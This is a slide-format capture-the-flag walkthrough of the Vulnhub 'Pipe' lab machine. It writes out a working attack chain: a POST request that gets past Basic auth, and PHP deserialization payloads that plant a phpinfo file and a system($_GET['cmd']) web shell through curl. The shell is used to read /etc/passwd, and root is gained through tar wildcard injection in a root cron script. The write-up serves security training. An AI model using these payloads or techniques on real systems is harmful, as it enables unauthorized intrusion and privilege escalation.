

Pipe Vulnhub's vulnerable lab challenge

Information Security Inc.

Contents

- About Vulnhub
- Target VM
- Test Setup
- Walkthrough
- References

About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration



Target VM

- Target VM: Pipe
- Download the ova file
<https://download.vulnhub.com/devrandom/pipe.ova>
- Import the ova file into your favorite hypervisor;



pipe.ova

- Attach a DHCP enabled interface to the machine and run it
- Objective
Capture the flag

Test Setup

© Testing environment

Linux Kali (attacker) >>> Pipe (target vm)

Walkthrough

© From the attacker machine run the following command to find out Target VMs IP address:

```
root@LUCKY64:~# netdiscover -i eth2 -r 192.168.254.0
Currently scanning: Finished! | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300

-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.254.1     00:50:56:c0:00:08   2      120 Unknown vendor
192.168.254.2     00:50:56:ef:1d:d2   1       60 Unknown vendor
192.168.254.145  00:0c:29:23:b1:03   1       60 Unknown vendor
192.168.254.254  00:50:56:e3:ac:c9   1       60 Unknown vendor
```

Walkthrough


© Scan the target machine IP (192.168.254.145)

```
root@LUCKY64:~# ./Scan.py
TCP port 22 is open
TCP port 80 is open
TCP port 111 is open
```

© TCP ports 22 and 80 are open

Walkthrough

- © Explore Port 80 in a browser



- © Credentials are needed. Common attempts such as admin:admin, etc fail. There is a sentence which says "The site says: "index.php"

Walkthrough

© Using curl to send requests (GET and POST verbs) to <http://192.168.254.145/index.php>

© GET request

```
root@LUCKY64:~# curl -I http://192.168.254.145/index.php
HTTP/1.1 401 Unauthorized
Date: Wed, 20 Sep 2017 18:12:27 GMT
Server: Apache
WWW-Authenticate: Basic realm="index.php"
Content-Type: text/html; charset=iso-8859-1
```

© With GET we have an “401 Unauthorized” response from the server

Walkthrough

© Using curl to send requests (GET and POST verbs) to <http://192.168.254.145/index.php>

© POST


```
root@LUCKY64:~# curl -I -X POST http://192.168.254.145/index.php
HTTP/1.1 200 OK
Date: Wed, 20 Sep 2017 18:12:33 GMT
Server: Apache
Vary: Accept-Encoding
X-Frame-Options: sameorigin
Content-Length: 2042
Content-Type: text/html; charset=UTF-8
```

© With GET we have an “401 Unauthorized” but POST got an “200 OK” response code hence bypassing the login page

Walkthrough

© Using Live HTTP Headers

(<https://addons.mozilla.org/ja/firefox/addon/live-http-headers-clone>)
to send a POST request to <http://192.168.254.145/index.php>



The screenshot shows a Firefox browser window displaying the page "The Treachery of Images". The page content includes a Wikipedia-style introduction and a paragraph explaining the painting's meta-message. A "Live HTTP Headers" tool window is open, showing a POST request to "http://192.168.254.145/index.php". The tool window has a "Send POST Content?" checkbox checked and a text area containing the word "utity". To the right of the tool window is the painting "Ceci n'est pas une pipe" by René Magritte, which depicts a pipe with the text "Ceci n'est pas une pipe." written below it.

The Treachery of Images

From Wikipedia, the free encyclopedia

The Treachery of Images (French: La trahison des images, 1928–29, sometimes translated as The Treason of Images) is a painting by the Belgian surrealist painter René Magritte, painted when Magritte was 30 years old. The picture shows a pipe. It, Magritte painted, "Ceci n'est pas une pipe," [so,si ne paz,,yn pip]. French for "This is not a pipe."

"The famous pipe. How people reproached me for it! And yet, could you stuff my pipe? No, it's just a representation, is it not? So if I had written on my picture 'This is a pipe', I'd have been lying!"

His statement is taken to mean that the painting itself is not a pipe. The painting is merely an image of a pipe. Hence, the description, "this is not a pipe." The theme of pipes with the text "Ceci n'est pas une pipe" is extended in his 1966 painting, Deux Mystères. It is currently on display at the Los Angeles County Museum of Art. The painting is sometimes given as an example of meta message conveyed by paralinguage. Compare with Korzybski's "The word is not the thing" and "The map the territory".

Live HTTP Headers

POST http://192.168.254.145/index.php HTTP/1.1

HTTP Headers


Host: 192.168.254.145
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Send POST Content?

utity

Content-Length: 0

Replay Close



[Show Artist Info.](#)

Walkthrough

© Taking a look at the source

```
view-source:http://192.168.254.145/index.php
Firefox を使いたいかな? How to interpret IPv4... http://192.168.10.12/5... osx - Mac changes IP...

1 <html>
2 <head>
3 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
4 <script src="scriptz.php_is"></script>
5 <script>
6 function submit_form() {
7 var object = serialize({id: 1, firstname: 'Rene', surname: 'Magritte', artwork: 'The Treachery of Images'});
8 object = object.substr(object.indexOf("[", object.length);
9 object = "0:4:¥"Info¥:4:" + object;
10 document.forms[0].param.value = object;
11 document.getElementById('info_form').submit();
12 }
13 </script>
14 <title>The Treachery of Images</title>
15 </head>
16 <h1><i>The Treachery of Images</i></h1>
17 <hr />
18 From Wikipedia, the free encyclopedia
19 <br />
20 <br />
21 The Treachery of Images (French: La trahison des images, 1928-29, sometimes translated as The Treason of Images) is a painting by the Belgian surrealist painter René Magritte, painted when Magritte was 30 ye
22 <p>
23 "The famous pipe. How people reproached me for it! And yet, could you stuff my pipe? No, it's just a representation, is it not? So if I had written on my picture 'This is a pipe', I'd have been lying!"
24 </p>
25 His statement is taken to mean that the painting itself is not a pipe. The painting is merely an image of a pipe. Hence, the description, "this is not a pipe." The theme of pipes with the text "Ceci n'est pa
26 The painting is sometimes given as an example of meta message conveyed by paralanguage. Compare with korzybski's "The word is not the thing" and "The map is not the territory."
27 <br />
28 <br />
29 <center><div style="width:500px;overflow:hidden;">
30 
31 </div>
32 <form action="index.php" id="info_form" method="POST">
33 <input type="hidden" name="param" value="" />
34 <a href="#" onClick="submit_form(); return false;">Show Artist Info.</a>
35 </form></center></html>
```

Walkthrough

© Taking a look at the source shows an accessible directory scriptz.
Explore the directory

```
<script src="scriptz/php.js"></script>  
<script>
```



Index of /scriptz

- [Parent Directory](#)
- [log.php.BAK](#)
- [php.js](#)

Walkthrough

© Taking a look at the source of the page shows that some data is being serialized, so that it can be deserialized in the PHP backend

view-source:http://192.168.254.145/index.php

見るページ Firefox を使いこなそう How to interpret IPv4 ... http://192.168.10.12/S... osx - Mac changes IP t...

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<script src="scriptz/php.js"></script>
<script>
function submit_form() {
var object = serialize([id: 1, firstname: 'Rene', surname: 'Margitte', artwork: 'The Treachery of Images']);
object = object.substr(object.indexOf("[", object.length);
object = "0:4:¥"Info¥":4:" + object;
document.forms[0].param.value = object;
document.getElementById('info_form').submit();
}
```

Walkthrough

© Reading log.php.BAK file contents

```
root@LUCKY64:~/Downloads# cat log.php.BAK
<?php
class Log
{
    public $filename = '';
    public $data = '';

    public function __construct()
    {
        $this->filename = '';
        $this->data = '';
    }

    public function PrintLog()
    {
        $pre = "[LOG]";
        $now = date('Y-m-d H:i:s');

        $str = '$pre - $now - $this->data';
        eval("\$str = \"\$str\";");
        echo $str;
    }

    public function __destruct()
    {
        file_put_contents($this->filename, $this->data, FILE_APPEND);
    }
}
?>
```

Walkthrough

© Reading log.php.BAK file contents reveals that this class, during its teardown will output to an arbitrary file, some arbitrary content

```
public function __destruct()
{
    file_put_contents($this->filename, $this->data, FILE_APPEND);
}
```


Walkthrough

© Using Live HTTP Headers to capture the parameter generated by clicking “Show Artist Info”

The screenshot displays a browser window with the address bar showing `192.168.254.145/index.php`. A "Live HTTP Headers" window is open, showing a GET request to `http://192.168.254.145/index.php`. The "HTTP Headers" section is expanded, and the "param" header is highlighted with a red box. The value of the "param" header is a URL-encoded string: `param=O%3A4%3A%22Info%22%3A4%3A%7B%3A2%3A%22id%22%3B%3A1%3B%3A9%3A%22firstname%22%3B%3A4%3A%22Ren%C3%A7%3A7%3A%22surname%22%3B%3A8%3A%22Margite%22%3A7%3A%22artwork%22%3B%3A23%3A%22The+treachery+of+images%22%3B%7D:undefined`. Below the headers, there is a "Send POST Content?" checkbox and a "Content-Length: 0" field. The browser window shows a page with a pipe image and a "Show Artist Info" button, which is also highlighted with a red box. The page text includes: "The Treason of Images) is a painting by the Belgian surrealist... not a pipe." and "just a representation, is it not? So if I had written on my pict... image of a pipe. Hence, the description, "this is not a pipe." 1... painting is sometimes given as an example of meta message c". The browser's developer tools are open at the bottom, showing the HTML source code. The `<input name="param" value="" type="hidden">` and `Show Artist Info.` elements are highlighted with a red box.

Walkthrough

© Decoding the previous parameter “param”

```
param=O:4:"Info":4:{s:2:"id";j:1;s:9:"firstname";s:4:"Rene";s:7:"surname";s:8:"Margitte";s:7:"artwork";s:23:"The Treachery of Images";}
```

Walkthrough

© Request used for testing decoded

```
#####  
param=O:3:"Log":2:{s:8:"filename";s:30:"/var/www/html/scriptz/info.p  
hp";s:4:"data";s:19:"<?php phpinfo(); ?>";}
```

```
#####
```

© Request used for testing encoded

```
O%3A3%3A%22Log%22%3A2%3A%7Bs%3A8%3A%22filename%  
22%3Bs%3A30%3A%22%2Fvar%2Fwww%2Fhtml%2Fscriptz%2Fin  
fo.php%22%3Bs%3A4%3A%22data%22%3Bs%3A19%3A%22%3C  
%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D%0D%0A
```

Walkthrough

© Request used for testing encoded

```
#####  
O%3A3%3A%22Log%22%3A2%3A%7Bs%3A8%3A%22filename%  
22%3Bs%3A30%3A%22%2Fvar%2Fwww%2Fhtml%2Fscriptz%2Fin  
fo.php%22%3Bs%3A4%3A%22data%22%3Bs%3A19%3A%22%3C  
%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D%0D%0A  
#####
```

Walkthrough

© Using curl to exploit the vulnerability by uploading a file (“info.php”) on the target machine webroot

```
root@LUCKY64:~# curl --data "param=0%3A3%3A%22Log%22%3A2%3A%7Bs%3A8%3A%22filename%22%3Bs%3A30%3A%22%2Fvar%2Fwww%2Fhtml%2Fscriptz%2Finfo.php%22%3Bs%3A4%3A%22data%22%3Bs%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D" http://192.168.254.145/index.php
```

Walkthrough

© Verify the uploaded file

```
root@LUCKY64:~# curl http://192.168.254.145/scriptz/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
  <head>
    <title>Index of /scriptz</title>
  </head>
  <body>
<h1>Index of /scriptz</h1>
<ul><li><a href="/"> Parent Directory</a></li>
<li><a href="info.php"> info.php</a></li>
<li><a href="log.php.BAK"> log.php.BAK</a></li>
<li><a href="php.js"> php.js</a></li>
</ul>
</body></html>
```

Walkthrough

© Using Curl to create a webshell

© Decoded payload

#####

```
O:3:"Log":2:{s:8:"filename";s:31:"/var/www/html/scriptz/shell.php";s:4:"data";s:60:"<?php echo '<pre>' ; system($_GET['cmd']); echo '</pre>'; ?>";}
```

#####

Walkthrough

© Using Curl to create a webshell

© Encoded payload

```
#####  
O%3A3%3A%22Log%22%3A2%3A%7Bs%3A8%3A%22filename%  
22%3Bs%3A31%3A%22%2Fvar%2Fwww%2Fhtml%2Fscriptz%2Fs  
hell.php%22%3Bs%3A4%3A%22data%22%3Bs%3A60%3A%22%3  
C%3Fphp+echo+%27%3Cpre%3E%27+%3B+system%28%24_GE  
T%5B%27cmd%27%5D%29%3B+echo+%27%3C%2Fpre%3E%27  
%3B+%3F%3E%22%3B%7D  
#####
```


Walkthrough

- © Using Curl to create a backdoor
- © Curl request

```
root@LUCKY64:~# curl --data "param=0%3A%3A%22Log%22%3A%7Bs%3A8%3A%22filename%22%3Bs%3A31%3A%22%2Fvar%2Fwww%2Fhtml%2Fscriptz%2Fshell.php%22%3Bs%3A4%3A%22data%22%3Bs%3A60%3A%22%3C%3Fphp+echo+%27%3Cpre%3E%27+%3B+system%28%24_GET%5B%27cmd%27%5D%29%3B+echo+%27%3C%2Fpre%3E%27%3B+%3F%3E%22%3B%7D" http://192.168.254.145/index.php
```

Walkthrough

- © Using Curl to create a webshell
- © Verify the webshell has been uploaded Curl request

```
root@LUCKY64:~# curl http://192.168.254.145/scriptz/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
  <head>
    <title>Index of /scriptz</title>
  </head>
  <body>
<h1>Index of /scriptz</h1>
<ul><li><a href="/"> Parent Directory</a></li>
<li><a href="adi.php"> adi.php</a></li>
<li><a href="info.php"> info.php</a></li>
<li><a href="log.php.BAK"> log.php.BAK</a></li>
<li><a href="php.js"> php.js</a></li>
<li><a href="shela.php"> shela.php</a></li>
<li><a href="shelb.php"> shelb.php</a></li>
<li><a href="shell.php"> shell.php</a></li>
</ul>
</body></html>
```

Walkthrough


© Testing the webshell



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,:/run/systemd:/bin/false
Debian-exim:x:104:109:./var/spool/exim4:/bin/false
messagebus:x:105:110:./var/run/dbus:/bin/false
statd:x:106:65534:./var/lib/nfs:/bin/false
avahi-autoipd:x:107:113:Avahi autoip daemon,./var/lib/avahi-autoipd:/bin/false
sshd:x:108:65534:./var/run/ssh:/usr/sbin/nologin
rene:x:1000:1000:Rene Magritte,./home/rene:/bin/bash
```

Walkthrough

- ◎ Privilege escalation
- ◎ Check for any cronjobs running on the system via **cat /etc/crontab**



```
← ⓘ 192.168.254.145/scriptz/shell.php?cmd=cat /etc/crontab
よく見るページ Firefox を使いこなそう How to interpret IPv4 ... http://192.168.10.12/S... osx - Mac changes IP t...


# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /root/create_backup.sh
*/5 * * * * root /usr/bin/compress.sh
```

Walkthrough

- ◎ Privilege escalation
- ◎ /usr/bin/compress.sh which is readable and vulnerable to wildcard argument injection



```
192.168.254.145/scriptz/shell.php?cmd=cat /usr/bin/compress.sh  
よく見るページ Firefox を使いこなそう How to interpret IPv4 ... http://192  
#!/bin/sh  
rm -f /home/rene/backup/backup.tar.gz  
cd /home/rene/backup  
tar cfz /home/rene/backup/backup.tar.gz *  
chown rene:rene /home/rene/backup/backup.tar.gz  
rm -f /home/rene/backup/*.BAK
```

Walkthrough

- © Privilege escalation
- © Execute the following commands to capture the flag

```
#####  
// echo 'cp /root/flag.txt /tmp/flag.txt; chmod +r /tmp/flag.txt' > flag.sh  
// touch /home/rene/backup/--checkpoint=1  
// touch /home/rene/backup/--checkpoint-action=exec=sh flag.sh  
// cd /tmp  
// cat flag.txt  
#####
```

Walkthrough

- © Privilege escalation
- © Execute the following commands to capture the flag

```
192.168.254.145/scriptz/shell.php?cmd=echo 'cp /root/flag.txt /tmp/flag.txt;chmod %2br /tmp/flag.txt'| > flag.sh
```

```
192.168.254.145/scriptz/shell.php?cmd=touch /home/rene/backup/--checkpoint=1|
```


```
192.168.254.145/scriptz/shell.php?cmd=touch /home/rene/backup/--checkpoint-action=exec=sh flag.sh|
```

Walkthrough

◎ Write for the write checkpoint

```
# */5 * * * * root /usr/bin/compress.sh #
```

◎ Capture the flag



References

- Vulnhub website

<https://www.vulnhub.com>

- Vulnerable VM download

<https://download.vulnhub.com/devrandom/pipe.ova>

- Live HTTP Headers Mozilla Firefox

<https://addons.mozilla.org/ja/firefox/addon/live-http-headers-clone/>

- Curl

<https://github.com/curl/curl>

- Unix Wildcards Gone Wild

http://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt